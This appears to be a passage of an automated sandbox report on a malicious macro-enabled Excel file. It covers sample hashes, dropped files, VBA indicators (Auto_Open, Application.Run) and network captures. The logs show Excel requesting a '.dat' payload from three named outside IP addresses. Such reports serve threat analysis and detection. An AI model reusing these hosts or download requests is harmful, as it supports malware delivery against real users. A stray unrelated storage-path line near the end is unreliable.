	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
ITL-LV	91034666765-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	7254418517-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	7254418517-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.248
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.21 0.186
ASDETUKhttpwwwheficedcomGB	91034666765-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7254418517-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7254418517-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5AD18CF.gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	GIF image data, version 89a, 1600 x 1600
Category:	dropped
Size (bytes):	158055
Entropy (8bit):	7.981278766139217
Encrypted:	false
SSDEEP:	3072:4XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGq:AE5SDvbXAyHbVt15wTQDl
MD5:	CB67CED3017DF7803FBA5D86FCEB4276
SHA1:	C7B8B4A44BDF7F7775F61FCF236A0834CB321733
SHA-256:	C31F711B323EA0B1D04C7A72ECAC0BBBF4DC4ECC56F837FEFE754F53385D07B1
SHA-512:	1E70FD6101A50A0AEDFF22C2DB22A5FB4E063C02E6C062097A973FED663E6623BDA2FFA33B266001AB99BA5AA945FA51C1571C553015C8F8633D68BFA7F663D1
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a@.@.p..!.....,....@.@.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..3.33.f3..3..3..3+.3+33+f3+.3+.3+.3U.3U33Uf3U.3U.3U.3..3.33.f3..3..3..3..3.33.f3..3..3..3..3.33.f3.3..3..3..3.33.f3..3..3..f..f.3f.ff..f..f..f+.f+3f+ff+.f+.f+.fU.fU3fUffU.fU.fU.f..f.3f.ff..f..f..f..f.3f.ff..f..f..f..f.3f.ff..f..f.....3..f.....+..+3.+f.+..+.+..U..U3.Uf.U..U.U.....3..f.....3..f.....3..f.....3..f.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U....3.f.....3.f.....3..f.....3..f..3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..f.....y..Hp....*L.p....J.Hq.../j..q.. ?..Ir..(O.L.r..0_.Is...=...y.M..@y.....O.>.....D...z.h.L.<e...6..tm....9.....Y.d..]....h...V._.^...kv-.e...6...i.>N..1....C....d.n.}..,..bM_.<:.h.

C:\Users\user\AppData\Local\Temp\7FCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	177711
Entropy (8bit):	7.962744490730696
Encrypted:	false
SSDEEP:	3072:3FqZjdXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGU:3QZhE5SDvbXAyHbVt15wTQD5
MD5:	F80A2F4E7C0640F149C98E31384122A5
SHA1:	25420178516720A4D19C545AF6A2578A499C336C
SHA-256:	0A3FD81E8727B17592E9C2A95F5513D6AA1C75AAA83E5A4A4FEA3C047798E480
SHA-512:	6B31B35AF315B4E18B54057C6C5B289C4E34E3E4B399A13B2060C2154163A465796E6E793A93F9B45194E04C04DDA00301C13E732E293775BDE0D813EB07C570
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..(..r.izl.$...\l....8..wl;vk....E/jgv....fet.....R..N*.5....+.b.Vr.,4d....>~.>.=...mlH....X.=....`q.u.....c....]O&_.p6.Mu..d6..-...[..M'selu../S5.{.....eK+.Hj.J.t.. 4.>....HFS..2..H..E.r..q..V....X..P....rZ..N..u.d7.w...70(..=..'7..[i...b.....f.X.J...1j.....\..j:.T*#+...(.=$../+).#...O}.....}.....[./...4./.u<M...V.o??.f.....Z.....s.....{..c.!...-....}.....>.'....=..M..}....G`.q.....y..k.@...]..K..#...S.... .p.2pg.....PK.....!.x.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\91476525608-04012021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Fri Apr 2 03:53:38 2021, atime=Fri Apr 2 03:53:38 2021, length=177712, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\91476525608-04012021.LNK	
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.509971590376543
Encrypted:	false
SSDEEP:	24:8O/XTd6jFyS2LhepRDv3qodM7dD2O/XTd6jFyS2LhepRDv3qodM7dV:8O/XT0jFF2LhBoQh2O/XT0jFF2LhBoQ/
MD5:	21986204C8A142FBAA4D3BB50CAC4FBE
SHA1:	810F92044A00628D2286C4748FC9229C30708DE4
SHA-256:	8AED2A53F3130D62A3DF6FD41C348AF4675B7C3AA8C740E838D87085F4AF38CD
SHA-512:	701FAE97FD2A535AF5FC4293E6F6A6BDA2405653C39F6D335C82B6B5534A4661F814F25F3460A3179B588C840AB31D1280C1B0871E785AA9333508B04384509C
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...jK.{..'.D%|'...l%|'..0.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.a....R.& .914765~1.XLS..`.....Q.y.Q.y*...8.....9.1.4.7.6.5.2.5.6.0.8.-.0.4.0.1.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop\91476525608-04012021.xlsm.0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.9.1.4.7.6.5.2.5.6.0.8.-.0.4.0.1.2.0.2.1...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Apr 2 03:53:38 2021, atime=Fri Apr 2 03:53:38 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.484541587998017
Encrypted:	false
SSDEEP:	12:85Qa2LgXg/XAlCPCHaXtB8XzB/a/X+WnicvbxbDtZ3YilMMEpxRljK2yTdJP9TdU:854/XTd6jsYexDv3qorNru/
MD5:	662DAD751B67554F6EE8E750BC0DD74E
SHA1:	AE2A19D11FF5B452BB8212FBB1B1E47F63A6C8D3
SHA-256:	7B0C79920F6F8A68576CCA63F22C33D89E09AA737C707D33A736082A03BD00D2
SHA-512:	6720DD2D3679090D39051952A645EB216E013C294A633B9ECE31D26FEAFAD202A39954E677293D98EEBE144D01026D06FCEBEB9ABBF522512C0EA5EF79058A6
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..'.D%|'..'.D%|'... .....i....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.&..Desktop.d.....QK.X.R.&*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.476951246088606
Encrypted:	false
SSDEEP:	3:oyBVomxW4AECl+TEClmxW4AEClv:djUECQTEC9EC1
MD5:	9A8B152F14E864A0442647375EAEF800
SHA1:	F75AE3EA100D77463B10071D490354CE3FAFF74F
SHA-256:	73CA17369F3CDE5E4DA9BACAF17ABF3264FB8EF524E83EE66E236640EF078B72
SHA-512:	4234F266B163E10DE754A42353D1DF1F91BFB348A76BA9C8DEA9EDF242C9D797DDABB3E7E00742C672BD6C4DBC127523D0750C42F54F390A0A6D97054BEE912
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..91476525608-04012021.LNK=0..91476525608-04012021.LNK=0..[misc]..91476525608-04012021.LNK=0..

C:\Users\user\Desktop\20DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	177712
Entropy (8bit):	7.962665588794351
Encrypted:	false
SSDEEP:	3072:3Fq27kdXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGH:3Q2whE5SDvbXAyHbVt15wTQDC
MD5:	FFE542EBE4C59D29854B73FD12A8B33E
SHA1:	2B77236C44668531C569C68A4697895A438179F1

C:\Users\user\Desktop\20DE0000	
SHA-256:	7D1AA02604B404F30DB192CBDD3280076BEC32611BCF73FC0F02D12A9AC0EE9E
SHA-512:	4848C95DFC296D53B2BE32F03A9F0B2125647325E6BC7138A713C04E984F3BA7B5A508E5EC4D0FED30AEE9B94BFFCBD9C270DE803E9FFCDFBE89237B005D0C BB
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?...''..(..r.izl.$...\l....8..wl;vk....E/jgv....fet.....R..N*.5....+.b.Vr.,4d....>~.>.=...mlH....X.=....`q.u.....c....]O&_.p6.Mu..d6..-...[..M'selu../S5.{.....eK+.Hj.J.t.. 4.>....HFS..2.. H..E.r..q..V....X..P....rZ..N..u.d7.w...70(..=..'7..[i...b.....f.X.J...1j.....\..j:.T*#+...(.=$../+).#...O}.....}.....[./...4./.u<M...V.o??.f.....Z.....s.....{..c..!...-....}.....>.'....=..M..}....G`.q. .....y..k.@...]..K..#...S.... .p.2pg.....PK.....!.x.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$91476525608-04012021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.962528117929017
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	91476525608-04012021.xlsm
File size:	176993
MD5:	e8d0244666daf465e9914a7f56938412
SHA1:	3c5f71752b0cea18b06dfad9a96cdfeb053f45cc
SHA256:	196668480754f95f98c6e59d4776e4f8c756ad3be9fd48a27cfcb50be329567e
SHA512:	d9d9cdfc5eed50798eb3ee4e60b9c5d6a8d7d52dbcce00e17b37681d3f43cd4ee5698b6b2bd1b3978ad24a402ca002b49ed6ef409e30ac8c94d7a503254da476
SSDEEP:	3072:DXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGDKJj:LE5SDvbXAyHbVt15wTQD0KJj
File Content Preview:	PK.....!..D.C.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/380316/sample/91476525608-04012021.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	Rabota
Last Saved By:	Feriola
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-04-01T11:57:52Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 948

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	948
Data ASCII:	. . . . . z . . . . . 1 . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 31 03 00 00 00 00 00 00 01 00 00 00 d2 b3 f0 e3 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 527

General	
Stream Path:	PROJECT

General	
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	527
Entropy:	5.31297412231
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = ... / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . H e l p F i l e = " " . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " E 8 E A 4 4 9 2 4 8 9 2 4 8 9 7 4 D 9 7 4 D " . . D P B = " 3 5 3 7 9 9 A E A B E 6 C 8 E 6 C 8 1
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 48 65 6c 70 46 69 6c 65 3d 22

Stream Path: PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	71
Entropy:	3.95636440452
Base64 Encoded:	False
Data ASCII:	. . . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . . 1 . . . 8 . A . B . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2555

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2555
Entropy:	4.01853324276
Base64 Encoded:	False
Data ASCII:	. a . . . . .

General	
Entropy:	3.21290365488
Base64 Encoded:	True
Data ASCII:	. . . . . - . . . . . n } . . . . # . . . . .

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 21:53:43.253016949 CEST	80	49168	195.123.210.186	192.168.2.22
Apr 1, 2021 21:53:43.253165007 CEST	49168	80	192.168.2.22	195.123.210.186
Apr 1, 2021 21:53:43.279544115 CEST	49169	80	192.168.2.22	91.211.89.28
Apr 1, 2021 21:53:43.362888098 CEST	80	49169	91.211.89.28	192.168.2.22
Apr 1, 2021 21:53:43.363066912 CEST	49169	80	192.168.2.22	91.211.89.28
Apr 1, 2021 21:53:43.364522934 CEST	49169	80	192.168.2.22	91.211.89.28
Apr 1, 2021 21:53:43.448395967 CEST	80	49169	91.211.89.28	192.168.2.22
Apr 1, 2021 21:53:43.514904976 CEST	80	49169	91.211.89.28	192.168.2.22
Apr 1, 2021 21:53:43.515085936 CEST	49169	80	192.168.2.22	91.211.89.28
Apr 1, 2021 21:54:48.033828974 CEST	80	49167	45.150.67.243	192.168.2.22
Apr 1, 2021 21:54:48.036288023 CEST	49167	80	192.168.2.22	45.150.67.243
Apr 1, 2021 21:54:48.252974033 CEST	80	49168	195.123.210.186	192.168.2.22
Apr 1, 2021 21:54:48.254398108 CEST	49168	80	192.168.2.22	195.123.210.186
Apr 1, 2021 21:54:48.514592886 CEST	80	49169	91.211.89.28	192.168.2.22
Apr 1, 2021 21:54:48.518407106 CEST	49169	80	192.168.2.22	91.211.89.28
Apr 1, 2021 21:55:42.564728022 CEST	49169	80	192.168.2.22	91.211.89.28
Apr 1, 2021 21:55:42.565167904 CEST	49168	80	192.168.2.22	195.123.210.186
Apr 1, 2021 21:55:42.565632105 CEST	49167	80	192.168.2.22	45.150.67.243
Apr 1, 2021 21:55:42.630917072 CEST	80	49168	195.123.210.186	192.168.2.22
Apr 1, 2021 21:55:42.647641897 CEST	80	49169	91.211.89.28	192.168.2.22
Apr 1, 2021 21:55:42.660893917 CEST	80	49167	45.150.67.243	192.168.2.22

HTTP Request Dependency Graph

- 45.150.67.243
- 195.123.210.186
- 91.211.89.28

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	45.150.67.243	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:53:42.738524914 CEST	0	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 45.150.67.243 Connection: Keep-Alive
Apr 1, 2021 21:53:43.033535957 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 01 Apr 2021 19:53:43 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	195.123.210.186	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:53:43.123534918 CEST	1	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 195.123.210.186 Connection: Keep-Alive
Apr 1, 2021 21:53:43.253016949 CEST	2	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 01 Apr 2021 19:53:43 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
